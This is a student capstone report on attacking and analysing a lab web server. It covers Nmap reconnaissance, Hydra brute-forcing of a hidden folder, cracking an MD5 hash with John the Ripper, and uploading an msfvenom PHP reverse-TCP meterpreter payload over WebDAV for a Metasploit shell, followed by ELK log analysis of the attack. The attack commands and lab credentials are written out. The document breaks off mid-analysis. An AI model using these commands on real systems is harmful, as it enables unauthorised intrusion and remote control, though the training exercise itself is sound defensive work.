Capstone Engagement

Assessment, Analysis,
and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network Topology
Address Range: 192.162.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Port 9200
API Calls HTTP - Elasticsearch

Exploit **Port 4444**
Metasploit Reverse TCP Shell

ELK
Hostname: ELK
192.168.1.100
Ubnt 18.04 LTS
Ports Open: 22, 9200

CAPSTONE
Hostname: server1
192.168.1.105
Ubnt 18.04 LTS
Ports Open: 22, 80

KALI
Hostname: Kali
192.168.1.90
Ubnt 18.04 LTS
Ports Open: 22

HYPER-V
Hostname: ML-RefVm68447
192.168.1.1
WIN10 PRO
Ports Open: 135, 139, 445, 2179, 3389

Network

Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.100
OS: Linux Unbt 18.04 LTS
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux Unbt 18.04 LTS
Hostname: server1

IPv4: 192.168.1.90
OS: Linux - Kali
Hostname: Kali

IPv4: 192.168.1.1
OS: Windows 10 Pro
Hostname: ML-RefVm68447

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVm-684427	192.168.1.1	Hyper-V Host Machine
ELK	192.168.1.100	ELK Stack [Metricbeat, Packetbeat & Filebeat]
SERVER1	192.168.1.105	Target Machine
Kali	192.168.1.90	Attacking Machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CWE - 548 *Information Leak Through Directory Listing* Reference: https://cwe.mitre.org/data/definitions/548.html	A directory listing is inappropriately exposed. In this case, misconfiguration of Apache.	A directory listing provides an attacker with the complete index of all the resources located inside of the directory.
CWE - 307 *Improper Restriction of Excessive Authentication Attempts* Reference: https://cwe.mitre.org/data/definitions/307.html	The software does not implement sufficient measures to prevent multiple failed authentication attempts.	An attacker could perform an arbitrary number of authentication attempts using different passwords, and eventually gain access to the targeted account.
CWE - 434 *Unrestricted Upload of File with Dangerous Type* Reference: https://cwe.mitre.org/data/definitions/434.html	The software allows the attacker to upload or transfer files of dangerous types that can be automatically processed within the product's environment.	Arbitrary code execution is possible if an uploaded file is interpreted and executed as code by the recipient. This is especially true for .asp and .php extensions uploaded to web servers because these file types are often treated as automatically executable.

Exploitation: CWE - 548 Information Leak Through Directory Listing


01

Tools & Processes
Performed an **Nmap** scan of the network with -A option for OS detection, version, script scanning and traceroute.

02

Achievements
It allowed for a greater insight into the network, including a misconfiguration of **Apache web server**, exposing directory and files structure. Easily accessible by opening a browser and navigating to **http://192.168.1.105:80**

03



```
Nmap scan report for 192.168.1.105
Host is up (0.00063s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
|   256 c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
|_  256 b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp open  http    Apache httpd 2.4.29
| http-ls: Volume /
|   maxfiles limit reached (10)
| SIZE  TIME              FILENAME
| -     2019-05-07 18:23  company_blog/
| 422   2019-05-07 18:23  company_blog/blog.txt
| -     2019-05-07 18:27  company_folders/
| -     2019-05-07 18:25  company_folders/company_culture/
| -     2019-05-07 18:26  company_folders/customer_info/
| -     2019-05-07 18:27  company_folders/sales_docs/
| -     2019-05-07 18:22  company_share/
| -     2019-05-07 18:34  meet_our_team/
| 329   2019-05-07 18:31  meet_our_team/ashton.txt
| 404   2019-05-07 18:33  meet_our_team/hannah.txt
|
|_
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Index of /
MAC Address: 00:15:5D:00:04:0F (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=5/10%OT=22%CT=1%CU=40259%PV=Y%DS=1%DC=D%G=Y%M=00155D%T
OS:M=627AA4F8%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=2%ISR=109%TI=Z%CI=Z%II=I
OS:%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O
OS:5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6
OS:=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O
OS:%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%
OS:S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=40%CD=S)

Network Distance: 1 hop
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Exploitation: CWE - 307 Improper Restriction of Excessive Authentication Attempts

01

Tools & Processes
Performed a brute force attack with **Hydra** combined with **RockYou** wordlist. We know the username is **ashton** from the recon done above.


02

Achievements
Combining **Hydra** and knowing the username from previous recon, we were able to gain access to the site.
Username: **ashton**
Password: **leopoldo**

03


Commands

```
hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get
/company_folders/secret_folder
```



```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "iluvgod" - 10144 of 14344399 [child 6] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-09 08:08:15
root@Kali:/usr/share/wordlists#
```

Contents for secret_folder



```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Exploitation: CWE - 434 Unrestricted Upload of File with Dangerous Type - Part 1

01

Tools & Processes

Obtained **HASHed** password from **connect_to_corp_server** file. Used **John the Ripper** to crack the **HASHed** password.

Connected to **WebDav** through **Cadaver** and uploaded a **PHP** payload file using **PUT** command.

02

Achievements


John the Ripper cracked the **HASHed** password **linux4u** for user **ryan**.

Used **msfvenom** to create a **PHP** payload for **Reverse TCP shell** and uploaded with **Cadaver.**

Executed the malicious code from the browser and successfully used **Metasploit** to login into the web server through a shell environment.


03

John the Ripper




```
root@Kali:/usr/share/john# john --format=raw-md5 --show password_web.txt
?:linux4u

1 password hash cracked, 0 left
root@Kali:/usr/share/john# 
```

Msfvenom Payload



```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=4444 -f raw > meterpreter.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
```

Cadaver




```
dav:/192.168.1.105/webdav? open http://192.168.1.105/webdav
Authentication required for webdav on server `192.168.1.105':
Username: ryan
Password:
dav:/webdav/> put meterpreter.php
Uploading meterpreter.php to `/webdav/meterpreter.php':
Progress: [=============================>] 100.0% of 1114 bytes succeeded.
dav:/webdav/> 
```

Exploitation: CWE - 434 Unrestricted Upload of File with Dangerous Type - Part 2

04

Metasploit/Meterpreter exploit



Index of /webdav

Name	Last modified	Size Description
Parent Directory		
meterpreter.php	2022-05-09 1	
passwd.dav	2019-05-07 1	

Apache/2.4.29 (Ubuntu) Server a


```
   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.90     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:40532) at 2022-05-09 09:52:5
6 -0700

meterpreter >
```

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- Port scan from 192.168.1.90 started around 14:42 on May 9th, 2022.
- 166,131 packets were sent from 192.168.1.90 to the target machine.
- SYN scans from 192.168.1.90 to multiple ports on 192.168.1.105 through ICMP Echo for host detection.




166,131 hits

May 9, 2022 @ 14:30:00.000 - May 10, 2022 @ 17:00:00.000 — Auto

Time	destination.ip	destination.port	source.ip
May 9, 2022 @ 14:42:30.000	192.168.1.105	110	192.168.1.90
May 9, 2022 @ 14:42:30.000	192.168.1.105	199	192.168.1.90
May 9, 2022 @ 14:42:30.000	192.168.1.105	139	192.168.1.90
May 9, 2022 @ 14:42:30.000	192.168.1.105	113	192.168.1.90
May 9, 2022 @ 14:42:30.000	192.168.1.105	256	192.168.1.90
May 9, 2022 @ 14:42:30.000	192.168.1.105	587	192.168.1.90
May 9, 2022 @ 14:42:30.000	192.168.1.105	22	192.168.1.90

Analysis: Finding the Request for the Hidden Directory


The request occurred at 15:07 on May 9th, 2022.
There were 16,297 requests were made.



16,297 hits

May 9, 2022 @ 14:00:00.000 - May 9, 2022 @ 16:30:00.000 — Minute

```
Time       _source
> May 9, 2022 @ 15:11:54.960   url.full: http://192.168.1.105/company_folders/secret_folder @timestamp: May 9, 2022 @
    15:11:54.960 event.duration: 0.4 event.start: May 9, 2022 @ 15:11:54.960 event.end: May 9,
    2022 @ 15:11:54.961 event.kind: event event.category: network_traffic event.dataset: http
    query: GET /company_folders/secret_folder source.ip: 192.168.1.90 source.port: 57378
    source.bytes: 385B type: http client.ip: 192.168.1.90 client.port: 57378 client.bytes: 385B
```



2 hits


May 9, 2022 @ 14:00:00.000 - May 9, 2022 @ 16:30:00.000 — Minute

```
Time       _source
> May 9, 2022 @ 15:17:22.281   url.path: /company_folders/secret_folder/connect_to_corp_server @timestamp: May 9, 2022 @
    15:17:22.281 status: OK destination.ip: 192.168.1.105 destination.port: 80
    destination.bytes: 674B source.bytes: 470B source.ip: 192.168.1.90 source.port: 57384
    event.duration: 13.6 event.start: May 9, 2022 @ 15:17:22.281 event.end: May 9, 2022 @
    15:17:22.295 event.kind: event event.category: network_traffic event.dataset: http
```

The file */connect_to_corp_server* was accessed. It contains instructions how to access WebDav server, including MD5 Hashed password.

Analysis: Uncovering the Brute Force Attack


There were 16,287 requests made during the attack.



16,287 hits

May 9, 2022 @ 14:00:00.000 - May 9, 2022 @ 16:30:00.000 — Minute

Time	_source
May 9, 2022 @ 15:08:15.834	user_agent.original: Mozilla/4.0 (Hydra) @timestamp: May 9, 2022 @ 15:08:15.834 http.request.headers.content-length: 0 http.request.method: get http.request.bytes: 163B http.response.status_phrase: unauthorized http.response.status_code: 401 http.response.bytes: 698B http.response.body.bytes: 460B http.response.headers.content-type: text/html; charset=iso-8859-1 http.response.headers.content-length: 460



